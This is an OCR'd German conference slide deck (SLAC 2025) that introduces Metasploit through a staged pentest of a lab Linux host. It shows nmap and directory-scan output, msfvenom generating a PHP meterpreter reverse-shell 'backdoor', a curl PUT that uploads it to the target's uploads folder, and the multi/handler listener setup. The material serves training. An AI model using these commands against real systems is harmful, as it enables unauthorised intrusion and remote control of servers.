SLAC 2025 | ORDIX®

Ein Einblick in die unendlichen Weiten der Linux-Sicherheit mit Metasploit

Richard Sprenger

SLAC 2025, Berlin, 03.06.2025

Richard Sprenger


- IT-Consultant
- Seit 4 Jahren bei der ORDIX AG
- Im Bereich IT-Security
  - Schwerpunkt IT-Sicherheitsmanagement & SIEM

- Entwicklung der ORDIX eigenen Capture The Flag Plattform


Agenda


Einführung
Sicherheit in Linux
Vorstellung Angriffsszenario
Tool-Vorstellung Metasploit
Live-Demo
Ausblick

Metasploit




Einführung




Sicherheit in Linux


Dateisystem,
Rollen & Rechte




Netzwerk-
sicherheit



MAC




Kernel-
Sec-Mechanismen




Überwachung
/ Monitoring

Phasen des Pentestings


Tool-Vorstellung Metasploit – Einführung



Framework




Open Source




MSFConsole im Terminal


Unterstützt beim Pentesten




Liefert Werkzeuge und vorgefertigte Bausteine




Tool-Vorstellung Metasploit – Möglichkeiten



Tool-Vorstellung Metasploit – Aufbau



Schritt 1 - Reconnaissance




Reconnaissance | Scanning | Exploitation | Maintaining Access | Documentation

Schritt 1 - Reconnaissance

SLAC 2025 | ORDIX®

```
└─$ nmap -sV -p- 172.28.128.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 02:56 CEST
Nmap scan report for 172.28.128.3
Host is up (0.00076s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7 ((Ubuntu))
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.63 seconds
```

Schritt 1 - Reconnaissance



Schritt 2 – Scanning

Reconnaissance | **Scanning** | Exploitation | Maintaining Access | Documentation

Schritt 2 – Scanning

```
msf6 > search aux scanner dir_scanner

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/dir_scanner    .                normal  No     HTTP Directory Scanner
```


Schritt 2 – Scanning

SLAC 2025 | ORDIX®

```
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
```

```
msf6 auxiliary(scanner/http/dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 172.28.128.3
[+] Found http://172.28.128.3:80/cgi-bin/ 403 (172.28.128.3)
[+] Found http://172.28.128.3:80/chat/ 200 (172.28.128.3)
[+] Found http://172.28.128.3:80/icons/ 403 (172.28.128.3)
[+] Found http://172.28.128.3:80/phpmyadmin/ 200 (172.28.128.3)
[+] Found http://172.28.128.3:80/uploads/ 200 (172.28.128.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Schritt 2 – Scanning



- Webserver
- Cgi-bin
- Upload Verzeichnis
- Phpmyadmin


Reconnaissance | **Scanning** | Exploitation | Maintaining Access | Documentation

Schritt 3 – Exploitation




Reconnaissance | Scanning | **Exploitation** | Maintaining Access | Documentation

Schritt 3 – Exploitation




Reconnaissance | Scanning | **Exploitation** | Maintaining Access | Documentation

Schritt 3 – Exploitation



Reconnaissance | Scanning | **Exploitation** | Maintaining Access | Documentation

Schritt 3 – Exploitation
- Reverse-Shell aufbauen




Reconnaissance | Scanning | **Exploitation** | Maintaining Access | Documentation

Schritt 3 – Exploitation
- Reverse-Shell aufbauen

CLI

msfvenom



Schritt 3 – Exploitation
- Reverse-Shell aufbauen

```
┌──(ris㉿LB-DSFT044191)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=172.28.128.3 LPORT=4444 > ~/backdoor.pyp
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
```

Schritt 3 – Exploitation
- Reverse-Shell aufbauen

```
┌──(ris㉿LB-DSFT044191)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=172.28.128.3 LPORT=4444 > ~/backdoor.pyp
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
```

Schritt 3 – Exploitation
- Reverse-Shell aufbauen

```
┌──(ris㉿LB-DSFT044191)-[~]
└─$ curl -X PUT -T /home/ris/backdoor.php 172.28.128.3/uploads/backdoor.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1114    0     0  100  1114      0   111k --:--:-- --:--:-- --:--:--  120k
```

Schritt 3 – Exploitation
- Reverse-Shell aufbauen

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Schritt 3 – Exploitation
- Reverse-Shell aufbauen

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

